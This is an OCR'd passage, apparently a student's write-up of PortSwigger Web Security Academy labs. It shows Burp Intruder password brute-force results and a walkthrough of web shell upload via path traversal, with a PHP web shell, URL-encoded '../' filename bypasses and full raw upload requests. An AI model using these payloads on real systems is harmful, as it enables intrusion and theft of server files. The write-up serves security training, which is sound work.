- [x] Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

- [ ] Extract the following items from responses:

Add
Edit
Remove
Duplicate
Up
Down
Clear

Attack Save

3. Intruder attack of https://0a77008804e1942a81cd30bd005800fb.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings


Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid password	Comment
0			0	✓				
1	123456		0	✓				
2	password		0	✓				
3	12345678		0	✓				
4	qwerty		0	✓				
5	123456789		0	✓				
6	12345		0	✓				
7	1234		0	✓				
8	111111		0	✓				
9	1234567		0	✓				
10	dragon		0	✓				
11	123123		0	✓				
12	baseball		0	✓				
13	abc123		0	✓				
14	football		0	✓				
15	monkey		0	✓				
16	letmein		0	✓				
17	shadow		0	✓				
18	master		0	✓				
19	666666		0	✓				
20	qwertyuiop		0	✓				
21	123321		0	✓				
22	mustang		0	✓				
23	1234567890		0	✓				
24	michael		0	✓				
25	654321		0	✓				
26	superman		0	✓				
27	1qaz2wsx		0	✓				
28	7777777		0	✓				
29	121212		0	✓				
30	000000		0	✓				
31	qazwsx		0	✓				
32	123qwe		0					

31 of 100

Figure: *Output Results using Brute Forcing Usernames and Passwords*

Lab 5: Remote Code Execution via Web Shell Upload Lab








Figure: *Running Commands(Code) over the internet*

Lab 6: Web shell upload via path traversal

Objective:

Upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

Solution Steps:

1. Log in to the Application

- Use the provided credentials (`wiener:peter`) to log in.

2. Upload an Image

- Upload an image as your avatar from the account page.

- In Burp Suite, capture the `GET /files/avatars/<YOUR-IMAGE>` request using the Proxy > HTTP history.

- Send this request to Burp Repeater for later modification.

3. Create a PHP Web Shell

- On your local machine, create a file called `exploit.php` with the following content:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

4. Upload the PHP Web Shell

- Go back to the account page and upload the `exploit.php` file as your avatar.

- Notice that the website does not prevent PHP files from being uploaded.

5. Modify the GET Request

- In Burp Repeater, replace the image file name in the `GET /files/avatars/<YOUR-IMAGE>` request with `exploit.php` and send the request.

- The server returns the contents of the PHP file as plain text instead of executing it, indicating that the script was uploaded but not executed.

6. Directory Traversal via Filename Manipulation

- In Burp Proxy history, find the `POST /my-account/avatar` request that was used to upload the avatar.

- Send this request to Burp Repeater.

- In the request body, modify the `Content-Disposition` header by changing the filename to:

Content-Disposition: form-data; name="avatar"; filename="../exploit.php"

- Send the request. The response confirms that the file `avatars/exploit.php` has been uploaded, but the directory traversal sequence (`../`) was stripped.

7. Obfuscate the Path Using URL Encoding

- To bypass the server's input validation, URL encode the directory traversal sequence as follows:

filename="..%2fexploit.php"

- Send the modified request. The response now shows that the file `avatars/../exploit.php` has been uploaded, indicating that the server decoded the file name.


8. Execute the Web Shell

- In Burp Proxy, locate the `GET /files/avatars/..%2fexploit.php` request.

- Sending this request successfully returns the contents of `/home/carlos/secret`, confirming that the PHP web shell was uploaded outside the intended directory and executed by the server.

9. Submit the Secret

- Use the contents of the file to submit the secret and solve the lab.



Web Security Academy

Web shell upload via path traversal

LAB Not solved

Burp Suite Community Edition v2024.5.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a85002403bd10848347c46100cf00da.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser Add notes HTTP/2

Pretty Raw Hex

```
POST /my-account/avatar HTTP/2
Host: 0a85002403bd10848347c46100cf00da.web-security-academy.net
Cookie: session=rxfTLrjCpU7vWVC2cXUhRZbKrkZEVOeD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----------------------------400512251824832884452255838400
Content-Length: 543
Origin: https://0a85002403bd10848347c46100cf00da.web-security-academy.net
Referer: https://0a85002403bd10848347c46100cf00da.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------400512251824832884452255838400
Content-Disposition: form-data; name="avatar"; filename="../virus.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret');?>

-----------------------------400512251824832884452255838400
Content-Disposition: form-data; name="user"

wiener
-----------------------------400512251824832884452255838400
Content-Disposition: form-data; name="csrf"

u7fUTbWZsF4p1MOOnpy2oJlhcmdockMH
-----------------------------400512251824832884452255838400--
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 19

Search 0 highlights

Event log All issues Memory: 116.2MB

Burp Suite Community Edition v2024.5.5 - Temporary Project

Request to https://0a85002403bd10848347c46100cf00da.web-security-academy.net:443 [79.125.84.16]

```
POST /my-account/avatar HTTP/2
Host: 0a85002403bd10848347c46100cf00da.web-security-academy.net
Cookie: session=rxfTLrjCpU7vWVC2cXUhRZbKrkZEVOeD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----------------------------308724184928412546051660576799
Content-Length: 543
Origin: https://0a85002403bd10848347c46100cf00da.web-security-academy.net
Referer: https://0a85002403bd10848347c46100cf00da.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------308724184928412546051660576799
Content-Disposition: form-data; name="avatar"; filename="%2e%2e%2fvirus.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret');?>

-----------------------------308724184928412546051660576799
Content-Disposition: form-data; name="user"

wiener
-----------------------------308724184928412546051660576799
Content-Disposition: form-data; name="csrf"

u7fUTbWZsF4p1MOOnpy2oJlhcmdockMH
-----------------------------308724184928412546051660576799--
```

The file avatars/../virus.php has been uploaded.

Back to My Account

Lab: Web shell upload via path

https://0a85002403bd10848347c46100cf00da.web-security-academy.net/files/virus.php

krOnXxf2n3hsZ9X4gUw98vJEohYQ52Lw